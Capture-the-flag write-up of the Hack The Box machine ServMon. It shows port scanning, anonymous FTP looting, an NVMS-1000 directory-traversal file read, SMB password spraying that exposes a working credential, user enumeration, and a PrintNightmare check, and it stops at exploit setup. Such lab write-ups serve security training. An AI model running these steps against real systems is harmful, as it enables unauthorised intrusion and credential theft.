#windows #nvms-1000 #ftp #smb #printnightmare #LFI
Recon
Nmap:
Enter your target IP address or URL here: 10.129.227.77
------------------------------------------------------------
Scanning target 10.129.227.77
Time started: 2026-08-17 15:35:04.988877
------------------------------------------------------------
Port 21 is open
Port 22 is open
Port 139 is open
Port 80 is open
Port 445 is open
Port 5666 is open
Port 6063 is open
Port 6699 is open
Port 8443 is open
Port 49666 is open
Port 49668 is open
Port 49667 is open
Port 49670 is open
Port 49669 is open
Port 49665 is open
Port 49664 is open
Port scan completed in 0:00:32.478842
------------------------------------------------------------
Threader3000 recommends the following Nmap scan:
************************************************************
nmap -p21,22,139,80,445,5666,6063,6699,8443,49666,49668,49667,49670,49669,49665,49664 -sV -sC -T4 -Pn -oA 10.129.227.77 10.129.227.77
************************************************************
Would you like to run Nmap or quit to terminal?
------------------------------------------------------------
1 = Run suggested Nmap scan
2 = Run another Threader3000 scan
3 = Exit to terminal
------------------------------------------------------------
Option Selection: 1
nmap -p21,22,139,80,445,5666,6063,6699,8443,49666,49668,49667,49670,49669,49665,49664 -sV -sC -T4 -Pn -oA 10.129.227.77 10.129.227.77
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-17 15:35 -0400
Nmap scan report for 10.129.227.77
Host is up (0.092s latency).

PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_02-28-22  07:35PM       <DIR>          Users
22/tcp    open  ssh           OpenSSH for_Windows_8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 c7:1a:f6:81:ca:17:78:d0:27:db:cd:46:2a:09:2b:54 (RSA)
|   256 3e:63:ef:3b:6e:3e:4a:90:f3:4c:02:e9:40:67:2e:42 (ECDSA)
|_  256 5a:48:c8:cd:39:78:21:29:ef:fb:ae:82:1d:03:ad:af (ED25519)
80/tcp    open  http
| fingerprint-strings:
|   GetRequest, HTTPOptions, RTSPRequest:
|     HTTP/1.1 200 OK
|     Content-type: text/html
|     Content-Length: 340
|     Connection: close
|     AuthInfo:
|     <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
|     <html xmlns="http://www.w3.org/1999/xhtml">
|     <head>
|     <title></title>
|     <script type="text/javascript">
|     window.location.href = "Pages/login.htm";
|     </script>
|     </head>
|     <body>
|     </body>
|     </html>
|   NULL:
|     HTTP/1.1 408 Request Timeout
|     Content-type: text/html
|     Content-Length: 0
|     Connection: close
|_    AuthInfo:
|_http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5666/tcp  open  tcpwrapped
6063/tcp  open  x11?
6699/tcp  open  napster?
8443/tcp  open  ssl/https-alt
|_ssl-date: TLS randomness does not represent time
| http-title: NSClient++
|_Requested resource was /index.html
| fingerprint-strings:
|   FourOhFourRequest, HTTPOptions, RTSPRequest, SIPOptions:
|     HTTP/1.1 404
|     Content-Length: 18
|     Document not found
|   GetRequest:
|     HTTP/1.1 302
|     Content-Length: 0
|_    Location: /index.html
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2020-01-14T13:24:20
|_Not valid after:  2021-01-13T13:24:20
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port80-TCP:V=7.99%I=7%D=8/17%Time=6A836293%P=x86_64-pc-linux-gnu%r(NULL
SF:,6B,"HTTP/1\.1\x20408\x20Request\x20Timeout\r\nContent-type:\x20text/ht
SF:ml\r\nContent-Length:\x200\r\nConnection:\x20close\r\nAuthInfo:\x20\r\n
SF:\r\n")%r(GetRequest,1B4,"HTTP/1\.1\x20200\x20OK\r\nContent-type:\x20tex
SF:t/html\r\nContent-Length:\x20340\r\nConnection:\x20close\r\nAuthInfo:\x
SF:20\r\n\r\n\xef\xbb\xbf<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x20X
SF:HTML\x201\.0\x20Transitional//EN\"\x20\"http://www\.w3\.org/TR/xhtml1/D
SF:TD/xhtml1-transitional\.dtd\">\r\n\r\n<html\x20xmlns=\"http://www\.w3\.
SF:org/1999/xhtml\">\r\n<head>\r\n\x20\x20\x20\x20<title></title>\r\n\x20\
SF:x20\x20\x20<script\x20type=\"text/javascript\">\r\n\x20\x20\x20\x20\x20
SF:\x20\x20\x20window\.location\.href\x20=\x20\"Pages/login\.htm\";\r\n\x2
SF:0\x20\x20\x20</script>\r\n</head>\r\n<body>\r\n</body>\r\n</html>\r\n")
SF:%r(HTTPOptions,1B4,"HTTP/1\.1\x20200\x20OK\r\nContent-type:\x20text/htm
SF:l\r\nContent-Length:\x20340\r\nConnection:\x20close\r\nAuthInfo:\x20\r\
SF:n\r\n\xef\xbb\xbf<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x20XHTML\
SF:x201\.0\x20Transitional//EN\"\x20\"http://www\.w3\.org/TR/xhtml1/DTD/xh
SF:tml1-transitional\.dtd\">\r\n\r\n<html\x20xmlns=\"http://www\.w3\.org/1
SF:999/xhtml\">\r\n<head>\r\n\x20\x20\x20\x20<title></title>\r\n\x20\x20\x
SF:20\x20<script\x20type=\"text/javascript\">\r\n\x20\x20\x20\x20\x20\x20\
SF:x20\x20window\.location\.href\x20=\x20\"Pages/login\.htm\";\r\n\x20\x20
SF:\x20\x20</script>\r\n</head>\r\n<body>\r\n</body>\r\n</html>\r\n")%r(RT
SF:SPRequest,1B4,"HTTP/1\.1\x20200\x20OK\r\nContent-type:\x20text/html\r\n
SF:Content-Length:\x20340\r\nConnection:\x20close\r\nAuthInfo:\x20\r\n\r\n
SF:\xef\xbb\xbf<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x20XHTML\x201\
SF:.0\x20Transitional//EN\"\x20\"http://www\.w3\.org/TR/xhtml1/DTD/xhtml1-
SF:transitional\.dtd\">\r\n\r\n<html\x20xmlns=\"http://www\.w3\.org/1999/x
SF:html\">\r\n<head>\r\n\x20\x20\x20\x20<title></title>\r\n\x20\x20\x20\x2
SF:0<script\x20type=\"text/javascript\">\r\n\x20\x20\x20\x20\x20\x20\x20\x
SF:20window\.location\.href\x20=\x20\"Pages/login\.htm\";\r\n\x20\x20\x20\
SF:x20</script>\r\n</head>\r\n<body>\r\n</body>\r\n</html>\r\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port8443-TCP:V=7.99%T=SSL%I=7%D=8/17%Time=6A83629C%P=x86_64-pc-linux-gn
SF:u%r(GetRequest,74,"HTTP/1\.1\x20302\r\nContent-Length:\x200\r\nLocation
SF::\x20/index\.html\r\n\r\n\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"
SF:)%r(HTTPOptions,36,"HTTP/1\.1\x20404\r\nContent-Length:\x2018\r\n\r\nDo
SF:cument\x20not\x20found")%r(FourOhFourRequest,36,"HTTP/1\.1\x20404\r\nCo
SF:ntent-Length:\x2018\r\n\r\nDocument\x20not\x20found")%r(RTSPRequest,36,
SF:"HTTP/1\.1\x20404\r\nContent-Length:\x2018\r\n\r\nDocument\x20not\x20fo
SF:und")%r(SIPOptions,36,"HTTP/1\.1\x20404\r\nContent-Length:\x2018\r\n\r\
SF:nDocument\x20not\x20found");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-08-17T19:37:56
|_  start_date: N/A
|_clock-skew: -1s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 148.13 seconds
------------------------------------------------------------
Initial portscanning shows standard suite of ports for a Windows machine as well as ssh on 22 and a webserver on 80 as well as an alt https on 8443 and ftp on 21.
Port 21 FTP
Manual enumeration
└─$ ftp $IP
Connected to 10.129.227.77.
220 Microsoft FTP Service
Name (10.129.227.77:kali): Anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||49678|)
125 Data connection already open; Transfer starting.
02-28-22  07:35PM       <DIR>          Users
226 Transfer complete.
ftp> cd Users
250 CWD command successful.
ftp> dir
229 Entering Extended Passive Mode (|||49679|)
125 Data connection already open; Transfer starting.
02-28-22  07:36PM       <DIR>          Nadine
02-28-22  07:37PM       <DIR>          Nathan
226 Transfer complete.
ftp> cd Nadine
250 CWD command successful.
ftp> dir
229 Entering Extended Passive Mode (|||49680|)
150 Opening ASCII mode data connection.
02-28-22  07:36PM                  168 Confidential.txt
226 Transfer complete.
ftp> get Confidential.txt
local: Confidential.txt remote: Confidential.txt
229 Entering Extended Passive Mode (|||49682|)
150 Opening ASCII mode data connection.
100% |************************************************************************************************************************************************************************************************|   168        1.82 KiB/s    00:00 ETA
226 Transfer complete.
WARNING! 6 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
168 bytes received in 00:00 (1.82 KiB/s)
ftp> cd ..
250 CWD command successful.
ftp> cd Nathan
250 CWD command successful.
ftp> dir
229 Entering Extended Passive Mode (|||49683|)
125 Data connection already open; Transfer starting.
02-28-22  07:36PM                  182 Notes to do.txt
226 Transfer complete.
ftp> get Notes\ to\ do.txt
local: Notes to do.txt remote: Notes to do.txt
229 Entering Extended Passive Mode (|||49685|)
125 Data connection already open; Transfer starting.
100% |************************************************************************************************************************************************************************************************|   182        2.03 KiB/s    00:00 ETA
226 Transfer complete.
WARNING! 4 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
182 bytes received in 00:00 (2.02 KiB/s)
ftp>
Checking for Anonymous FTP access and we successfully authenticate anonymously. Inside we find one Share called Users: a directory containing two User directories: Nadine and Nathan. In Nadine's folder we find a document called Confidental.txt and in Nathan's we find Notes to do.txt and successfully exfiltrate them both to our attacker system.
┌──(kali㉿kali)-[~/CTF/HTB/servmon/scanning]
└─$ cat Confidential.txt
Nathan,

I left your Passwords.txt file on your Desktop.  Please remove this once you have edited it yourself and place it back into the secure folder.

Regards

Nadine
┌──(kali㉿kali)-[~/CTF/HTB/servmon/scanning]
└─$ cat Notes\ to\ do.txt
1) Change the password for NVMS - Complete
2) Lock down the NSClient Access - Complete
3) Upload the passwords
4) Remove public access to NVMS
5) Place the secret files in SharePoint
Inside both documents we see that Nadine left a file called Passwords.txt on Nathan's Desktop and instructs him to edit it and reupload it to a secure folder. The following to do list from Nathan shows a checklist of tasks. From it we can see that he has not uploaded the passwords back into the secure folder yet as well as not removed public access to their management software for LTS devices (i.e. cameras, dvrs, etc.).
Port 80 Web
Manual Enumeration

Visiting in the browser we can see the NVMS public access that Nathan has not yet removed.

Passing our request through devtools we can see that our login payload is sent via xml 1.0. this version is weak to an XXE attack. But come up short.

Online research revealed a msf module called tvt_nvms_traversal from Rapid7 that can read arbitrary system files for affected versions. I decided to try it and it worked.

As you can see this module exploits a vulnerability in NVMS-1000 that has a directory traversal vulnerability within it's base GET / request (i.e. `GET /../../../../../../../../windows/windows.ini)

Remembering our note in Confidential.txt we set the file path for /Users/Nathan/Desktop/Passwords.txt and successfully exfiltrate the contents which appear to be a simple list of passwords. Our NSClient++ instance on the target takes password only auth. Let's try fuzzing both login portals with this list of creds.
Port 8443 HTTPS
Manual Enumeration

Visiting in the browser we see it's running NSClient++ with a simple login form. After attempting to login several times incorrectly there is no lockout policy in place. Let's see if we can attack this portal.
FingerPrinting
┌──(kali㉿kali)-[~/…/HTB/servmon/scanning/sqlmap]
└─$ nxc smb $IP
SMB         10.129.227.77   445    SERVMON          [*] Windows 10 / Server 2019 Build 17763 x64 (name:SERVMON) (domain:ServMon) (signing:False) (SMBv1:None)
Passing our machine through nxc we see that it's running Windows 10 /Server 2019 Build 17763 with hostname SERVMON on domain ServMon. SMB signing is disabled and v1 not detected.
Password Spraying
┌──(kali㉿kali)-[~/CTF/HTB/servmon/fuzzing]
└─$ nxc smb servmon -u 'Nathan' -p passwords.txt
SMB         10.129.227.77   445    SERVMON          [*] Windows 10 / Server 2019 Build 17763 x64 (name:SERVMON) (domain:ServMon) (signing:False) (SMBv1:None)
SMB         10.129.227.77   445    SERVMON          [-] ServMon\Nathan:1nsp3ctTh3Way2Mars! STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [-] ServMon\Nathan:Th3r34r3To0M4nyTrait0r5! STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [-] ServMon\Nathan:B3WithM30r4ga1n5tMe STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [-] ServMon\Nathan:L1k3B1gBut7s@W0rk STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [-] ServMon\Nathan:0nly7h3y0unGWi11F0l10w STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [-] ServMon\Nathan:IfH3s4b0Utg0t0H1sH0me STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [-] ServMon\Nathan:Gr4etN3w5w17hMySk1Pa5$ STATUS_LOGON_FAILURE

┌──(kali㉿kali)-[~/CTF/HTB/servmon/fuzzing]
└─$ nxc smb servmon -u 'Nadine' -p passwords.txt
SMB         10.129.227.77   445    SERVMON          [*] Windows 10 / Server 2019 Build 17763 x64 (name:SERVMON) (domain:ServMon) (signing:False) (SMBv1:None)
SMB         10.129.227.77   445    SERVMON          [-] ServMon\Nadine:1nsp3ctTh3Way2Mars! STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [-] ServMon\Nadine:Th3r34r3To0M4nyTrait0r5! STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [-] ServMon\Nadine:B3WithM30r4ga1n5tMe STATUS_LOGON_FAILURE
SMB         10.129.227.77   445    SERVMON          [+] ServMon\Nadine:L1k3B1gBut7s@W0rk
We spray the machine directly with the passwords.txt file that we exfiltrated earlier using both Nathan and Nadine as the user targets and we successfully authenticate as Nadine on the system.
Port 445 (SMB)
Share enumeration
└─$ nxc smb servmon -u 'Nadine' -p 'L1k3B1gBut7s@W0rk' --shares
SMB         10.129.227.77   445    SERVMON          [*] Windows 10 / Server 2019 Build 17763 x64 (name:SERVMON) (domain:ServMon) (signing:False) (SMBv1:None)
SMB         10.129.227.77   445    SERVMON          [+] ServMon\Nadine:L1k3B1gBut7s@W0rk
SMB         10.129.227.77   445    SERVMON          [*] Enumerated shares
SMB         10.129.227.77   445    SERVMON          Share           Permissions     Remark
SMB         10.129.227.77   445    SERVMON          -----           -----------     ------
SMB         10.129.227.77   445    SERVMON          ADMIN$                          Remote Admin
SMB         10.129.227.77   445    SERVMON          C$                              Default share
SMB         10.129.227.77   445    SERVMON          IPC$            READ            Remote IPC
User enumeration
┌──(kali㉿kali)-[~/CTF/HTB/servmon/fuzzing]
└─$ nxc smb servmon -u 'Nadine' -p 'L1k3B1gBut7s@W0rk' --rid-brute
SMB         10.129.227.77   445    SERVMON          [*] Windows 10 / Server 2019 Build 17763 x64 (name:SERVMON) (domain:ServMon) (signing:False) (SMBv1:None)
SMB         10.129.227.77   445    SERVMON          [+] ServMon\Nadine:L1k3B1gBut7s@W0rk
SMB         10.129.227.77   445    SERVMON          500: SERVMON\Administrator (SidTypeUser)
SMB         10.129.227.77   445    SERVMON          501: SERVMON\Guest (SidTypeUser)
SMB         10.129.227.77   445    SERVMON          503: SERVMON\DefaultAccount (SidTypeUser)
SMB         10.129.227.77   445    SERVMON          504: SERVMON\WDAGUtilityAccount (SidTypeUser)
SMB         10.129.227.77   445    SERVMON          513: SERVMON\None (SidTypeGroup)
SMB         10.129.227.77   445    SERVMON          1000: SERVMON\Nathan (SidTypeUser)
SMB         10.129.227.77   445    SERVMON          1001: SERVMON\Nadine (SidTypeUser)
Initial Access
tool used for exploit
explanation after evidence
Privilege Escalation
PrintNightmare
┌──(kali㉿kali)-[~/CTF/HTB/servmon/fuzzing]
└─$ nxc smb servmon -u 'Nadine' -p 'L1k3B1gBut7s@W0rk' -M printnightmare
SMB         10.129.227.77   445    SERVMON          [*] Windows 10 / Server 2019 Build 17763 x64 (name:SERVMON) (domain:ServMon) (signing:False) (SMBv1:None)
SMB         10.129.227.77   445    SERVMON          [+] ServMon\Nadine:L1k3B1gBut7s@W0rk
PRINTNIG... 10.129.227.77   445    SERVMON          Vulnerable, next step https://github.com/ly4k/PrintNightmare
Manually enumerating various modules within nxc smb we find that the target is vulnerable to PrintNightmare. Finding an entry for it on Hacker Recipes we begin to setup the exploit conditions.

PrintNightmare is an RCE vulnerability that abuses a misconfigred/unpatched Print Spooler service on Windows devices.
┌──(kali㉿kali)-[~/CTF/HTB/servmon/exploit]
